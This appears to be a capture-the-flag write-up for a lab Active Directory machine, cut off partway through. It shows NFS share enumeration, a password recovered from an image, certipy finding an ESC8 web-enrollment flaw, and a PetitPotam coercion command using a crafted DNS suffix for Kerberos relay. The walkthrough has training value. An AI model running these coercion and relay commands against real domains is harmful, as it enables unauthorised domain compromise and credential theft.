
Windows machine that tests your #enumeration #osint #ntlm-relay #certipy #bloodyAD #bloodhound #nxc #ESC8 #kerberos #ntlm-relay skills.

Initial creds:

User flag


Enumeration:

fscan :




```
                    fscan version: 1.8.4
start infoscan
10.129.234.48:53 open
10.129.234.48:464 open
10.129.234.48:445 open
10.129.234.48:593 open
10.129.234.48:139 open
10.129.234.48:111 open
10.129.234.48:80 open
10.129.234.48:135 open
10.129.234.48:88 open
10.129.234.48:389 open
10.129.234.48:636 open
10.129.234.48:49668 open
10.129.234.48:49664 open
10.129.234.48:57257 open
10.129.234.48:57282 open
10.129.234.48:57364 open
10.129.234.48:57258 open
10.129.234.48:60469 open
10.129.234.48:60702 open
[*] alive ports len is: 19
start vulscan
[*] WebTitle http://10.129.234.48      code:200 len:703     title:IIS Windows Server

[infra] 0:vpn  1:fscan* 2:multi- 3:fuz
```


enumeration of NFS:



```
Nmap scan report for cicada.vl (10.129.234.48)
Host is up (0.45s latency).

PORT     STATE SERVICE
111/tcp  open  rpcbind
| nfs-statfs:
|   Filesystem  1K-blocks   Used        Available  Use%  Maxfilesize  Maxlink
|_  /profiles   16105468.0  12761580.0  3343888.0  80%   16.0T        1023
| nfs-showmount:
|_  /profiles
| nfs-ls: Volume /profiles
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID         GID         SIZE  TIME                 FILENAME
| rwxrwxrwx   4294967294  4294967294  4096  2025-06-03T10:21:17  .
| ??????????  ?           ?           ?     ?                    ..
| rwxrwxrwx   4294967294  4294967294  64    2024-09-15T13:25:16  Administrator
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:29:28  Daniel.Marshall
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:29:28  Debra.Wright
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:30:51  Jane.Carter
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:29:28  Jordan.Francis
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:29:28  Joyce.Andrews
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:29:28  Katie.Ward
| rwxrwxrwx   4294967294  4294967294  64    2024-09-13T15:29:28  Megan.Simpson
|_
2049/tcp open  nfs
```




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ showmount -e 10.129.234.48
Export list for 10.129.234.48:
/profiles (everyone)
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp/mnt/profiles]
└─$ tree .
.
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
```


We can download vacation.png and marketing.png

However marketing.png showed this error:




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ cp test/Rosie.Powell/marketing.png .
cp: cannot open 'test/Rosie.Powell/marketing.png' for reading: Permission denied
```

Note: In order to be able to download it, download it with sudo, and in order to interact with this file you need to sudo with it (or change its suid bit)




The image contains a hint - presumably a password on a sticky note - "Cicada123"

Now we can finally interact with AD and I immediately run rusthound and gathered checked ldap info:




```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ rusthound-ce -d cicada.vl -u Rosie.Powell -p Cicada123
─────────────────────────────────────────────────────────
Initializing RustHound-CE at 07:56:03 on 01/30/26
Powered by @g0h4n_0
─────────────────────────────────────────────────────────

[2026-01-30T11:56:03Z INFO  rusthound_ce] Verbosity level: Info
[2026-01-30T11:56:03Z INFO  rusthound_ce] Collection method: All
[2026-01-30T11:56:04Z INFO  rusthound_ce::ldap] Connected to CICADA.VL Active Directory!
[2026-01-30T11:56:04Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-01-30T11:56:04Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-30T11:56:08Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=cicada,DC=vl
[2026-01-30T11:56:08Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-30T11:56:15Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=cicada,DC=vl
[2026-01-30T11:56:15Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-30T11:56:28Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=cicad
a,DC=vl
[2026-01-30T11:56:28Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-30T11:56:29Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=cicada,DC=vl
[2026-01-30T11:56:29Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-30T11:56:29Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=cicada,DC=vl
```

Run certipy-ad to find potential ADCS vulns:



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad find -u Rosie.Powell@CICADA.VL -target dc-jpq225.cicada.vl -k -vulnerable

Certipy v5.0.4 - by Oliver Lyak (ly4k)

/home/teamosh/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cicada-DC-JPQ225-CA'
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260202012213_Certipy.txt'
[*] Wrote text output to '20260202012213_Certipy.txt'
[infra] 0:vpn  1:fscan  2:multi* 3:responder-
```

Reading the output shows us ESC 8:




```
    Web Enrollment
      HTTP
        Enabled                                 : True
      HTTPS
        Enabled                                 : False
    User Specified SAN                          : Disabled
    Request Disposition                         : Issue
    Enforce Encryption for Requests             : Enabled
    Active Policy                               : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                                     : CICADA.VL\Administrators
      Access Rights
        ManageCa                                : CICADA.VL\Administrators
                                                  CICADA.VL\Domain Admins
                                                  CICADA.VL\Enterprise Admins

        ManageCertificates                      : CICADA.VL\Administrators
                                                  CICADA.VL\Domain Admins
                                                  CICADA.VL\Enterprise Admins

        Enroll                                  : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                                      : Web Enrollment is enabled over HTTP.
Certificate Templates                           : [!] Could not find any certificate templates
```


Doing ESC 8 is a pretty straightforward, however, ntlm is disabled and we need to work around kerberos. It requires a lot of research which led to method described in article - https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx.html, https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html

Note: The suffix 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA must remain exactly the same - it's the magic bytes that make the exploit work.

Basically we our ntlm relay consists of adding ourselves to DNS Record and do coercing -> get hash




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc smb DC-JPQ225.cicada.vl  -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
/home/teamosh/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
